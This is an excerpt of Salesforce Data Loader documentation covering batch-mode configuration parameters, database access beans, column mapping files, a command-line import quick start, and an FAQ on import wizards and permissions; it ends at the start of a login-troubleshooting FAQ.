`process.enableLastRunOutput`	boolean	N/A	When running Data Loader in batch mode, you can disable the generation of output files such as `sendAccountsFile_lastRun.properties`. Files of this type are saved by default to the `conf` directory. To stop the writing of these files, set this option to `false`.

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
			Alternatively, you can change the location of the directory where these files are saved, using `process.lastRunOutputDirectory`. Sample value: `true`
`process.encryptionKeyFile`	string (file name)	N/A	Name of the file that contains the encryption key. See Encrypting From the Command Line on page 503. Sample value: `c:\dataloader\conf\my.key`
`process.initialLastRunDate`	date	N/A	The initial setting for the `process.lastRunDate` parameter, which can be used in a SQL string and is automatically updated when a process has run successfully. For an explanation of the date format syntax, see Date Formats on page 493. Format must be `yyyy-MM-ddTHH:mm:ss.SSS+/-HHmm`. For example: 2006-04-13T13:50:32.423-0700
`process.lastRunOutputDirectory`	string (directory)	N/A	When running Data Loader in batch mode, you can change the location where output files such as `sendAccountsFile_lastRun.properties` are written. Files of this type are saved by default to the `\conf` directory. To change the location, change the value of this option to the full path where the output files should be written. Alternatively, you can stop the files from being written, using `process.enableLastRunOutput`.
`process.loadRowToStartAt`	number	`Start at row`	If your last operation failed, you can use this setting to begin where the last successful operation finished. Sample value: `1008`
`process.mappingFile`	string (file name)	N/A	Name of the field mapping file to use. See Mapping Columns on page 519. Sample value: `c:\dataloader\conf\accountExtractMap.sdl`

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
process.operation	string	N/A	The operation to perform. See Data Loader Command Line Operations on page 514. Sample value: extract
process.statusOutputDirectory	string (directory)	N/A	The directory where "success" and "error" output files are saved. The file names are automatically generated for each operation unless you specify otherwise in process-conf.xml. Sample value: c:\dataloader\status
process.outputError	string (file name)	N/A	The name of the CSV file that stores error data from the last operation. Sample value: c:\dataloader\status\myProcessErrors.csv
process.outputSuccess	string (file name)	N/A	The name of the CSV file that stores success data from the last operation. See also process.enableExtractSuccessOutput on page 507. Sample value: c:\dataloader\status\myProcessSuccesses.csv
process.useEuropeanDates	boolean	Use European date format	Select this option to support the date formats dd/MM/yyyy and dd/MM/yyyy HH:mm:ss. Sample value: true
sfdc.assignmentRule	string	Assignment rule	Specify the ID of the assignment rule to use for inserts, updates, and upserts. This option applies to inserts, updates, and upserts on cases and leads. It also applies to updates on accounts if your organization has territory assignment rules on accounts. The assignment rule overrides Owner values in your CSV file. Sample value: 03Mc00000026J7w
sfdc.bulkApiCheckStatusInterval	integer	N/A	The number of milliseconds to wait between successive checks to determine if the asynchronous Bulk API operation is complete or how many records have been processed. See also sfdc.useBulkApi. We recommend a value of 5000. Sample value: 5000

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
`sfdc.bulkApiSerialMode`	boolean	`Enable serial mode for Bulk API`	Select this option to use serial instead of parallel processing for Bulk API. Processing in parallel can cause database contention. When this is severe, the load may fail. Using serial mode guarantees that batches are processed one at a time. Note that using this option may significantly increase the processing time for a load. See also `sfdc.useBulkApi`. Sample value: `false`
`sfdc.bulkApiZipContent`	boolean	`Upload Bulk API Batch as Zip File`	Select this option to use Bulk API to upload zip files containing binary attachments, such as Attachment records or Salesforce CRM Content. See also `sfdc.useBulkApi`. Sample value: `true`
`sfdc.connectionTimeoutSecs`	integer	N/A	The number of seconds to wait for a connection during API calls. Sample value: `60`
`sfdc.debugMessages`	boolean	N/A	If true, enables SOAP message debugging. By default, messages are sent to STDOUT unless you specify an alternate location in `sfdc.debugMessagesFile`. Sample value: `false`
`sfdc.debugMessagesFile`	string (file name)	N/A	See `process.enableExtractSuccessOutput` on page 507. Stores SOAP messages sent to or from Salesforce. As messages are sent or received, they are appended to the end of the file. As the file does not have a size limit, please monitor your available disk storage appropriately. Sample value: `\lexiloader\status\sfdcSoapTrace.log`
`sfdc.enableRetries`	boolean	N/A	If true, enables repeated attempts to connect to Salesforce servers. See `sfdc.maxRetries` on page 512 and `sfdc.minRetrySleepSecs` on page 512. Sample value: `true`

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
sfdc.endpoint	URL	Server host	Enter the URL of the Salesforce server with which you want to communicate. For example, if you are loading data into a sandbox, change the URL to `https://test.salesforce.com`. Sample production value: `https://login.salesforce.com/services/Soap/u/28.0`
sfdc.entity	string	N/A	The Salesforce object used in the operation. Sample value: `Lead`
sfdc.externalIdField	string	N/A	Used in upsert operations; specifies the custom field with the "External ID" attribute that is used as a unique identifier for data matching. Sample value: `LegacySKU__c`
sfdc.extractionRequestSize	integer	Query request size	In a single export or query operation, records are returned from Salesforce in increments of this size. The maximum value is 2,000 records. Larger values may improve performance but use more memory on the client. Sample value: `500`
sfdc.extractionSOQL	string	N/A	The SOQL query for the data export. Sample value: `SELECT Id, LastName, FirstName, Rating, AnnualRevenue, OwnerId FROM Lead`
sfdc.insertNulls	boolean	Insert null values	Select this option to insert blank mapped values as `null` values during data operations. Note that when you are updating records, this option instructs Data Loader to overwrite any existing data in mapped fields. Sample value: `false`
sfdc.loadBatchSize	integer	Batch size	In a single insert, update, upsert, or delete operation, records moving to or from Salesforce are processed in increments of this size. The maximum value is 200. We recommend a value between 50 and 100. Sample value: `100`

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
`sfdc.maxRetries`	integer	N/A	The maximum number of repeated attempts to connect to Salesforce. See `sfdc.enableRetries` on page 510. Sample value: `3`
`sfdc.minRetrySleepSecs`	integer	N/A	The minimum number of seconds to wait between connection retries. The wait time increases with each try. See `sfdc.enableRetries` on page 510. Sample value: `2`
`sfdc.noCompression`	boolean	`Compression`	Compression enhances the performance of Data Loader and is turned on by default. You may want to disable compression if you need to debug the underlying SOAP messages. To turn off compression, enable this option. Sample value: `false`
`sfdc.password`	encrypted string	N/A	An encrypted Salesforce password that corresponds to the username provided in `sfdc.username`. See also Encrypting From the Command Line on page 503. Sample value: `4285b36161c65a22`
`sfdc.proxyHost`	URL	`Proxy host`	The host name of the proxy server, if applicable. Sample value: `http://myproxy.internal.company.com`
`sfdc.proxyPassword`	encrypted string	`Proxy password`	An encrypted password that corresponds to the proxy username provided in `sfdc.proxyUsername`. See also Encrypting From the Command Line on page 503. Sample value: `4285b36161c65a22`
`sfdc.proxyPort`	integer	`Proxy port`	The proxy server port. Sample value: `8000`
`sfdc.proxyUsername`	string	`Proxy username`	The username for proxy server authentication. Sample value: `jane.doe`
`sfdc.resetUrlOnLogin`	boolean	`Reset URL on Login`	By default, Salesforce resets the URL after login to the one specified in `sfdc.endpoint`. To turn

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
			off this automatic reset, disable this option by setting it to `false`. Valid values: `true` (default), `false`
`sfdc.timeoutSecs`	integer	`Timeout`	Specify how many seconds Data Loader waits to receive a response back from the server before returning an error for the request. Sample value: `540`
`sfdc.timezone`	string	`Time Zone`	If a date value does not include a time zone, this value is used. • If no value is specified, the time zone of the computer where Data Loader is installed is used. • If an incorrect value is entered, GMT is used as the time zone and this fact is noted in the Data Loader log. Valid values are any time zone identifier which can be passed to the Java `getTimeZone(java.lang.String)` method. The value can be a full name such as `America/Los_Angeles`, or a custom ID such as `GMT-8:00`. You can retrieve the default value by running the `TimeZone.getDefault()` method in Java. This value is the time zone on the computer where Data Loader is installed.
`sfdc.truncateFields`	boolean	`Allow field truncation`	Select this option to truncate data in the following types of fields when loading that data into Salesforce: Email, Multi-select Picklist, Phone, Picklist, Text, and Text (Encrypted). In Data Loader versions 14.0 and earlier, values for fields of those types are truncated by Data Loader if they are too large. In Data Loader version 15.0 and later, the load operation fails if a value is specified that is too large. Selecting this option allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Data Loader versions 15.0

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
			and later. This option is selected by default and has no effect in versions 14.0 and earlier. This option is not available if the `Use Bulk API` option is selected. In that case, the load operation fails for the row if a value is specified that is too large for the field. Sample value: `true`
`sfdc.useBulkApi`	boolean	`Use Bulk API`	Select this option to use the Bulk API to insert, update, upsert, delete, and hard delete records. The Bulk API is optimized to load or delete a large number of records asynchronously. It's faster than the default SOAP-based API due to parallel processing and fewer network round-trips. See also `sfdc.bulkApiSerialMode`. Sample value: `true`
`sfdc.username`	string	N/A	Salesforce username. See `sfdc.password`. Sample value: `jdoe@mycompany.com`

Data Loader Command Line Operations

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When running Data Loader in batch mode from the command line, several operations are supported. An operation represents the flow of data between Salesforce and an external data source such as a CSV file or a database. See the following list of operation names and descriptions.

Extract

Uses a Salesforce Object Query Language to export a set of records from Salesforce, then writes the exported data to a data source. Soft-deleted records are not included.

Extract All

Uses a Salesforce Object Query Language to export a set of records from Salesforce, including both existing and soft-deleted records, then writes the exported data to a data source.

Insert

Loads data from a data source into Salesforce as new records.

Update

Loads data from a data source into Salesforce, where existing records with matching ID fields are updated.

Upsert

Loads data from a data source into Salesforce, where existing records with a matching custom external ID field are updated; records without matches are inserted as new records.

Delete

Loads data from a data source into Salesforce, where existing records with matching ID fields are deleted.

Hard Delete

Loads data from a data source into Salesforce, where existing records with matching ID fields are deleted without being stored first in the Recycle Bin.

Configuring Database Access

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When you run Data Loader in batch mode from the command line, use `\samples\conf\database-conf.xml` to configure database access objects, which you use to extract data directly from a database.

DatabaseConfig Bean

The top-level database configuration object is the `DatabaseConfig` bean, which has the following properties:

sqlConfig

The SQL configuration bean for the data access object that interacts with a database.

dataSource

The bean that acts as database driver and authenticator. It must refer to an implementation of `javax.sql.DataSource` such as `org.apache.commons.dbcp.BasicDataSource`.

The following code is an example of a DatabaseConfig bean:

```
<bean id="AccountInsert"
    class="com.salesforce.dataloader.dao.database.DatabaseConfig"
    singleton="true">
    <property name="sqlConfig" ref="accountInsertSql"/>
</bean>
```

DataSource

The `DataSource` bean sets the physical information needed for database connections. It contains the following properties:

driverClassName

The fully qualified name of the implementation of a JDBC driver.

url

The string for physically connecting to the database.

username

The username for logging in to the database.

password

The password for logging in to the database.

Depending on your implementation, additional information may be required. For example, use `org.apache.commons.dbcp.BasicDataSource` when database connections are pooled.

The following code is an example of a DataSource bean:

```
<bean id="oracleRepDataSource"
    class="org.apache.commons.dbcp.BasicDataSource"
    destroy-method="close">
    <property name="driverClassName" value="oracle.jdbc.driver.OracleDriver"/>
    <property name="url" value="jdbc:oracle:thin:@myserver.salesforce.com:1521:TEST"/>
    <property name="username" value="test"/>
    <property name="password" value="test"/>
</bean>
```

Versions of Data Loader from API version 25.0 onwards do not come with an Oracle JDBC driver. Using Data Loader to connect to an Oracle data source without a JDBC driver installed will result in a “Cannot load JDBC driver class” error. To add the Oracle JDBC driver to Data Loader:

- Download the latest JDBC driver from `http://www.oracle.com/technetwork/database/features/jdbc/index-091264.html`.
- Copy the JDBC .jar file to `*data loader install folder*/java/bin`.

Spring Framework Overview
Data Access Objects
SQL Configuration

Spring Framework Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The Data Loader configuration files are based on the Spring Framework, which is an open source full-stack Java/J2EE application framework.

The Spring Framework allows you to use XML files to configure beans. Each bean represents an instance of an object; the parameters correspond to each object's setter methods. A typical bean has the following attributes:

id

Uniquely identifies the bean to `XmlBeanFactory`, which is the class that gets objects from an XML configuration file.

class

Specifies the implementation class for the bean instance.

For more information on the Spring Framework, see the official documentation and the support forums. Note that salesforce.com cannot guarantee the availability or accuracy of external websites.

See Also:

Configuring Database Access

Data Access Objects

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When running Data Loader in batch mode from the command line, several data access objects are supported. A data access object allows access to an external data source outside of Salesforce. They can implement a read interface (`DataReader`), a write interface (`DataWriter`), or both. See the following list of object names and descriptions.

csvRead
: Allows the reading of a comma or tab-delimited file. There should be a header row at the top of the file that describes each column.

csvWrite
: Allows writing to a comma-delimited file. A header row is added to the top of the file based on the column list provided by the caller.

databaseRead
: Allows the reading of a database. Use `database-conf.xml` to configure database access.

databaseWrite
: Allows writing to a database. Use `database-conf.xml` to configure database access.

See Also:

Configuring Database Access

SQL Configuration

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When running Data Loader in batch mode from the command line, the `SqlConfig` class contains configuration parameters for accessing specific data in the database. As shown in the code samples below, queries and inserts are different but very similar. The bean must be of type `com.salesforce.dataloader.dao.database.SqlConfig` and have the following properties:

sqlString

The SQL code to be used by the data access object.

The SQL can contain replacement parameters that make the string dependent on configuration or operation variables. Replacement parameters must be delimited on both sides by "@" characters. For example, `@process.lastRunDate@`.

sqlParams

A property of type `map` that contains descriptions of the replacement parameters specified in `sqlString`. Each entry represents one replacement parameter: the key is the replacement parameter's name, the value is the fully qualified Java type to be used when the parameter is set on the SQL statement. Note that "java.sql" types are sometimes required, such as `java.sql.Date` instead of `java.util.Date`. For more information, see the official JDBC API documentation.

columnNames

Used when queries (`SELECT` statements) return a JDBC `ResultSet`. Contains column names for the data outputted by executing the SQL. The column names are used to access and return the output to the caller of the `DataReader` interface.

SQL Query Bean Example

```
<bean id="accountMasterSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            SELECT distinct
                '012x00000000Ij7' recordTypeId,
                accounts.account_number,
                org.organization_name,
                concat (concat(parties.address1, ' '), parties.address2) billing_address,
                locs.city,
                locs.postal_code,
                locs.state,
                locs.country,
                parties.sic_code
            from
                ar.hz_cust_accounts accounts,
                ar.hz_organization_profiles org,
                ar.hz_parties parties,
                ar.hz_party_sites party_sites,
                ar.hz_locations locs
            where
                accounts.PARTY_ID = org.PARTY_ID
                and parties.PARTY_ID = accounts.PARTY_ID
                and party_sites.PARTY_ID = accounts.PARTY_ID
                and locs.LOCATION_ID = party_sites.LOCATION_ID
                and (locs.last_update_date > @process.lastRunDate@ OR
accounts.last_update_date > @process.lastRunDate@
        </value>
    </property>
    <property name="columNames">
        <list>
            <value>recordTypeId</value>
            <value>account_number</value>
            <value>organization_name</value>
            <value>billing_address</value>
            <value>city</value>
            <value>postal_code</value>
            <value>state</value>
            <value>country</value>
            <value>sic_code</value>
```

```
        </list>
    </property>
    <property name="sqlParams">
        <map>
            <entry key="process.lastRunDate" value="java.sql.Date"/>
        </map>
    </property>
</bean>
```

SQL Insert Bean Example

```
<bean id="partiesInsertSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            INSERT INTO REP.INT_PARTIES (
            BILLING_ADDRESS, SIC_CODE)
            VALUES (@billing_address@, @sic_code@)
        </value>
    </property>
    <property name="sqlParams"/>
        <map>
            <entry key="billing_address" value="java.lang.String"/>
            <entry key="sic_code" value="java.lang.String"/>
        </map>
    </property>
</bean>
```

Configuring Database Access

Mapping Columns

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When running Data Loader in batch mode from the command line, you must create a properties file that maps values between Salesforce and data access objects.

1. Create a new mapping file and give it an extension of `.sdl`.
2. Observe the following syntax:
   - On each line, pair a data source with its destination.
   - In an import file, put the data source on the left, an equals sign (=) as a separator, and the destination on the right. In an export file, put the destination on the left, an equals sign (=) as a separator, and the data source on the right.
   - Data sources can be either column names or constants. Surround constants with double quotation marks, as in "sampleconstant". Values without quotation marks are treated as column names.
   - Destinations must be column names.
   - You may map constants by surrounding them with double quotation marks, as in:

   ```
   "Canada"=BillingCountry
   ```

3. In your configuration file, use the parameter `process.mappingFile` to specify the name of your mapping file.

Note: If your field name contains a space, you must escape the space by prepending it with a backslash (\). For example:

```
Account\ Name=Name
```

Column Mapping Example for Data Insert

The Salesforce fields are on the right.

```
SLA__C=SLA__c
BILLINGCITY=BillingCity
SYSTEMMODSTAMP=
OWNERID=OwnerId
CUSTOMERPRIORITY__C=CustomerPriority__c
ANNUALREVENUE=AnnualRevenue
DESCRIPTION=Description
BILLINGSTREET=BillingStreet
SHIPPINGSTATE=ShippingState
```

Column Mapping Example for Data Export

The Salesforce fields are on the left.

```
Id=account_number
Name=name
Phone=phone
```

Column Mapping for Constant Values

Data Loader supports the ability to assign constants to fields when you insert, update, and export data. If you have a field that should contain the same value for each record, you specify that constant in the `.sdl` mapping file instead of specifying the field and value in the CSV file or the export query.

The constant must be enclosed in double quotation marks. For example, if you're importing data, the syntax is `"constantvalue"=field1`.

If you have multiple fields that should contain the same value, you must specify the constant and the field names separated by commas. For example, if you're importing data, the syntax would be `"constantvalue"=field1, field2`.

Here's an example of an `.sdl` file for inserting data. The Salesforce fields are on the right. The first two lines map a data source to a destination field, and the last three lines map a constant to a destination field.

```
Name=Name
NumEmployees=NumberOfEmployees
"Aerospace"=Industry
"California"=BillingState, ShippingState
"New"=Customer_Type__c
```

A constant must contain at least one alphanumeric character.

Note: If you specify a constant value that contains spaces, you must escape the spaces by prepending each with a backslash (\). For example:

```
"Food\ &\ Beverage"=Industry
```

Running Individual Batch Processes

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

To start an individual batch process use `\bin\process.bat`, which requires the following parameters:

A configuration directory

The default is `\conf`.

To use an alternate directory, create a new directory and add the following files to it:

- If your process is not interactive, copy `process-conf.xml` from `\samples\conf`.
- If your process requires database connectivity, copy `database-conf.xml` from `\samples\conf`.
- Copy `config.properties` from `\conf`.

A process name

The name of the ProcessRunner bean from `\samples\conf\process-conf.xml`.

Process Example

```
process ../conf accountMasterProcess
```

Note: You can configure external process launchers such as the Microsoft Windows XP Scheduled Task Wizard to run processes on a schedule.

COMMAND LINE QUICK START

Introduction

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Watch a Demo: Importing Accounts Using the Data Loader Command Line Interface (5:20 minutes)

In addition to using Data Loader interactively to import and export data, you can also run it from the command line. This enables you to automate the import and export of data.

This quick start shows you how to use the Data Loader command line functionality to import data. You'll follow these steps:

- Step 1: Create the encryption key
- Step 2: Create the encrypted password for your login username

- Step 3: Create the Field Mapping File
- Step 4: Create a `process-conf.xml` file that contains the import configuration settings
- Step 5: Run the process and import the data

Prerequisites

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

To step through this quick start, you should have the following:

- Data Loader installed on the computer that runs the command line process.
- The Java Runtime Environment (JRE) installed on the computer that runs the command line process.
- Familiarity with importing and exporting data by using the Data Loader interactively through the user interface. This makes it easier to understand how the command line functionality works.

Tip: When you install Data Loader, sample files are installed in the samples directory. This directory is found below the program directory, for example, `C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\samples\`. Examples of files that are used in this quick start can be found in the `\samples\conf` directory.

Step One: Create the Encryption Key


Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When you use Data Loader from the command line, there's no user interface. Therefore, you'll need to provide the information that you would normally enter in the user interface by using a text file named `process-conf.xml`. For example, you'll need to add to this file the username and password that Data Loader uses to log in to Salesforce. The password must be encrypted before you add it to the `process-conf.xml` file, and creating the key is the first step in that process.

1. Open a command prompt window by clicking **Start** > **All Programs** > **Accessories** > **Command Prompt**. Alternatively, you can click **Start** > **Run**, enter `cmd` in the **Open** field, and click **OK**.
2. In the command window enter `cd\` to navigate to the root directory of the drive where Data Loader is installed.
3. Navigate to the Data Loader `\bin` directory by entering this command. Be sure to replace the file path with the path from your system.

   ```
   cd C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\bin
   ```
4. Create an encryption key by entering the following command. Replace <seedtext> with any string.

   ```
   encrypt.bat —g <seedtext>
   ```



Note: To see a list of command-line options for `encrypt.bat`, type `encrypt.bat` from the command line.

5. Copy the generated key from the command window to a text file named `key.txt` and make a note of the file path. In this example, the generated key is `e8a68b73992a7a54`.

   Note: Enabling quick edit mode on a command window can make it easier to copy data to and from the window. To enable quick edit mode, right-click the top of the window and select **Properties**. On the **Options** tab, select **QuickEdit Mode**.

The encryption utility is used to encrypt passwords, but data that you transmit using Data Loader is not encrypted.

See Also:

Step Two: Create the Encrypted Password


Step Two: Create the Encrypted Password

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

In this step, you'll create the encrypted password using the key that you generated in the previous step.

1. In the same command prompt window, enter the following command. Replace <password>with the password that Data Loader uses to log in to Salesforce. Replace <filepath> with the file path to the `key.txt` file that you created in the previous step.

```
encrypt.bat -e <password> "<filepath>\key.txt"
```



2. Copy the encrypted password that is generated by the command. You'll use this value in a later step.

See Also:

Step Three: Create the Field Mapping File

Step Three: Create the Field Mapping File

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The field mapping file associates data sources with destinations. This is a text file, typically with an `.sdl` file extension.

1. Copy the following to a text file and save it with a name of `accountInsertMap.sdl`. This is a data insert so the data source is on the left of the equals sign and the destination field is on the right.

```
#Mapping values
#Thu May 26 16:19:33 GMT 2011
Name=Name
NumberOfEmployees=NumberOfEmployees
Industry=Industry
```

Tip: For complex mappings, you can use the Data Loader user interface to map source and destination fields and then save those mappings to an `.sdl` file. This is done on the Mapping dialog box by clicking **Save Mapping**.

See Also:

Step Four: Create the Configuration File

Step Four: Create the Configuration File

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The `process-conf.xml` file contains the information that Data Loader needs to process the data. Each `<bean>` in the `process-conf.xml` file refers to a single process such as an insert, upsert, export, and so on. Therefore, this file can contain multiple processes. In this step, you'll edit the file to insert accounts into Salesforce.

1. Make a copy of the `process-conf.xml` file from the `\samples\conf` directory. Be sure to maintain a copy of the original because it contains examples of other types of Data Loader processing such as upserts and exports.
2. Open the file in a text editor and replace the contents with the following XML:

```
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
    <bean id="accountInsert"
```

```
        class="com.salesforce.dataloader.process.ProcessRunner"
        singleton="false">
        <description>accountInsert job gets the account record from the CSV file
            and inserts it into Salesforce.</description>
        <property name="name" value="accountInsert"/>
        <property name="configOverrideMap">
            <map>
                <entry key="sfdc.debugMessages" value="true"/>
                <entry key="sfdc.debugMessagesFile"
                    value="C:\DLTest\Log\accountInsertSoapTrace.log"/>
                <entry key="sfdc.endpoint" value="https://servername.salesforce.com"/>
                <entry key="sfdc.username" value="admin@Org.org"/>
                <!--Password below has been encrypted using key file,
                    therefore, it will not work without the key setting:
                    process.encryptionKeyFile.
                    The password is not a valid encrypted value,
                    please generate the real value using the encrypt.bat utility -->
                <entry key="sfdc.password" value="e8a68b73992a7a54"/>
                <entry key="process.encryptionKeyFile"
                    value="C:\DLTest\Command Line\Config\key.txt"/>
                <entry key="sfdc.timeoutSecs" value="600"/>
                <entry key="sfdc.loadBatchSize" value="200"/>
                <entry key="sfdc.entity" value="Account"/>
                <entry key="process.operation" value="insert"/>
                <entry key="process.mappingFile"
                    value="C:\DLTest\Command Line\Config\accountInsertMap.sdl"/>
                <entry key="dataAccess.name"
                    value="C:\DLTest\In\insertAccounts.csv"/>
                <entry key="process.outputSuccess"
                    value="c:\DLTest\Log\accountInsert_success.csv"/>
                <entry key="process.outputError"
                    value="c:\DLTest\Log\accountInsert_error.csv"/>
                <entry key="dataAccess.type" value="csvRead"/>
                <entry key="process.initialLastRunDate"
                    value="2005-12-01T00:00:00.000-0800"/>
            </map>
        </property>
    </bean>
</beans>
```

3. Modify the following parameters in the `process-conf.xml` file. For more information about the process configuration parameters, see Data Loader Process Configuration Parameters on page 506.

   - `sfdc.endpoint`—Enter the URL of the Salesforce instance for your organization; for example, `https://na1.salesforce.com`.
   - `sfdc.username`—Enter the username Data Loader uses to log in.
   - `sfdc.password`—Enter the encrypted password value that you created in step 2.
   - `process.mappingFile`—Enter the path and file name of the mapping file.
   - `dataAccess.Name`—Enter the path and file name of the data file that contains the accounts that you want to import.
   - `sfdc.debugMessages`—Currently set to `true` for troubleshooting. Set this to `false` after your import is up and running.
   - `sfdc.debugMessagesFile`—Enter the path and file name of the command line log file.
   - `process.outputSuccess`—Enter the path and file name of the success log file.
   - `process.outputError`—Enter the path and file name of the error log file.

Warning: Use caution when using different XML editors to edit the `process-conf.xml` file. Some editors add XML tags to the beginning and end of the file which will cause the import to fail.

Step Five: Import the Data

Step Five: Import the Data

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To insert records:	"Create" on the record
To update records:	"Edit" on the record
To upsert records:	"Create" or "Edit" on the record
To delete records:	"Delete" on the record
To hard delete records:	"Delete" on the record

Now that all the pieces are in place, you can run Data Loader from the command line and insert some new accounts.

1. Copy the following data to a file name `accountInsert.csv`. This is the account data that you'll import into your organization.

```
Name,Industry,NumberOfEmployees
Dickenson plc,Consulting,120
GenePoint,Biotechnology,265
Express Logistics and Transport,Transportation,12300
Grand Hotels & Resorts Ltd,Hospitality,5600
```

2. In the command prompt window, enter the following command:

```
process.bat "<file path to process-conf.xml>" <process name>
```

- Replace <file path to process-conf.xml> with the path to the directory containing `process-conf.xml`.
- Replace <process name> with the process specified in `process-conf.xml`.

Your command should look something like this:

```
process.bat "C:\DLTest\Command Line\Config" accountInsert
```

After the process runs, the command prompt window displays success and error messages. You can also check the log files: `insertAccounts_success.csv` and `insertAccounts_error.csv`. After the process runs successfully, the `insertAccounts_success.csv` file will contain the records that you imported along with the ID and status of each record. For more information about the status files, see Reviewing Output Files on page 501.

Can I mass upload data into Salesforce?

Professional, Unlimited, Enterprise, and Developer editions have a mass import wizard for accounts, contacts, leads, and custom objects that will allow you to mass import data. In addition, Unlimited, Enterprise, and Developer editions have API access to use database mass upload tools like Data Loader.

Should I use the import wizards or Connect for Outlook to upload my data into Salesforce?

In organizations that do not use person accounts:

If you want to upload accounts and contacts for multiple users at one time, your administrator should use the Import My Organization's Accounts and Contacts wizard. If you want to upload your own contacts from any application other than Outlook, you should use the Import My Contacts wizard.

If you use Microsoft Outlook and want to keep your Outlook contacts, accounts, and calendar events up to date with Salesforce, we recommend you use Salesforce for Outlook to initially sync your data and for all subsequent updates. You can also sync your Outlook data, including tasks, using Connect for Outlook.

For custom objects, leads, and solutions, your administrator must use the respective import wizard to import those kinds of records into Salesforce. You can't sync those records using Salesforce for Outlook or Connect for Outlook.

In organizations that use person accounts:

Person accounts are not supported in Salesforce for Outlook or Connect for Outlook.

If you want to upload person accounts for multiple users at one time, your administrator should use the Import My Organization's Person Accounts wizard. If you want to upload business accounts and contacts for multiple users at one time, your administrator should use the Import My Organization's Business Account/Contacts wizard. If you want to upload your own person accounts, you should use the Import My Person Accounts wizard. If you want to upload your own contacts from any application other than Outlook, you should use the Import My Contacts wizard.

For custom objects, leads, and solutions, your administrator must use the respective import wizard to import those kinds of records into Salesforce.

Who in my organization can use the import wizards?

All users in your organization can use the Import My Contacts wizard. In Enterprise, Unlimited, or Developer Edition organizations with person accounts enabled, all users can use the Import My Person Accounts wizard.

Only an administrator can use the organization-wide "Import My Organization's" wizards to import accounts, contacts, leads, solutions, or custom objects for multiple users at one time. In Personal Edition, none of the organization-wide wizards are available. In Contact Manager and Group Edition, the "Import My Organization's Leads" and "Import My Organization's Solutions" wizards are not available.

What permissions do I need to import records?

Data Loader

To import records with the Data Loader, you need "Create" permission on the record you want to import.

Import Wizard for Records You Own

Records being imported	Access needed
My Contacts	Any user

Records being imported	Access needed
My Person Accounts	“Create” on accounts AND “Read” on contacts AND “Import Personal Contacts” AND At least one person account record type available from your profile or permission sets

Import Wizard for Records Owned By Other Users

Records being imported	Access needed
My Organization’s Accounts and Contacts	Administrators Users with the “Modify All Data” permission
My Organization’s Person Accounts	Any user with “Import Person Accounts” permission
My Organization’s Leads	“Read”, “Create”, and “Edit” on leads AND “Import Leads”
My Organization’s Solutions	Any user with “Import Solutions” permission
My Organization’s Custom Objects	Any user with “Modify All Data” permission

Import Wizard for Campaign Members

Records being imported	Access needed
New Campaign Members (Lead Import Wizard)	“Edit” on campaigns AND `Marketing User` checked in your user information AND “Import Leads”
Updated Campaign Members (Campaign Update Wizard)	“Edit” on campaigns AND “Import Leads” AND “Read” on contacts `Marketing User` checked in your user information

What file formats can the import wizards handle?

You can import contacts and business accounts directly from an ACT! or Outlook file, or from any CSV (comma-separated values) file, such as a GoldMine or Excel file. You can import leads, solutions, custom objects, or person accounts from any CSV file.

Note: If commas are not appropriate for your locale, use a tab or other delimiter.

What data can be imported?

You can use import wizards to import the following records:

Contacts and business accounts

Use the Import My Contacts wizard and the Import My Organization's Accounts and Contacts wizard to import contacts and business accounts. In organizations with person accounts, note that the Import My Organization's Accounts and Contacts wizard is called the Import My Organization's Business accounts/Contacts wizard.

In Professional, Enterprise, Unlimited, and Developer Edition organizations, you can also import contact and business account notes.

Person accounts

In Enterprise, Unlimited, and Developer Edition organizations, use the Import My Person Accounts wizard to import person accounts that you own. Administrators can use the Import My Organization's Person Accounts wizard to import person accounts for multiple users.

Leads

In Professional, Enterprise, Unlimited, and Developer Edition organizations, use the Import My Organization's Leads wizard to import leads.

Solutions

In Professional, Enterprise, Unlimited, and Developer Edition organizations, use the Import My Organization's Solutions wizard to import solutions.

Custom objects

In Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Edition organizations, use the Import My Organization's Custom Objects wizard to import custom objects.

In the "Import My Organization's..." wizards for accounts, contacts, leads, solutions, and custom objects, administrators can import into any of the listed fields, even if a field is hidden or read-only in their page layout or field-level security settings. Individual users can import only into the fields that are accessible to them via their page layout or field-level security settings.

Import wizards for other records are not available.

Are there size restrictions on my import data?

Yes. Your import file cannot exceed 100MB in size, and each record in the file cannot be bigger than 400KB. In addition, each imported note and each imported description cannot exceed 32KB. Descriptions longer than 32KB are truncated.

In addition to the import file limits, your import is also subject to the overall storage limits for your organization. Note that the size of your import file does not directly correlate to the storage space needed for those records. For example, an import file of 50MB in size may not create 50MB of data in Salesforce.

Why can't I log in to Data Loader?

If you're having trouble logging in to Data Loader, try the following solutions.

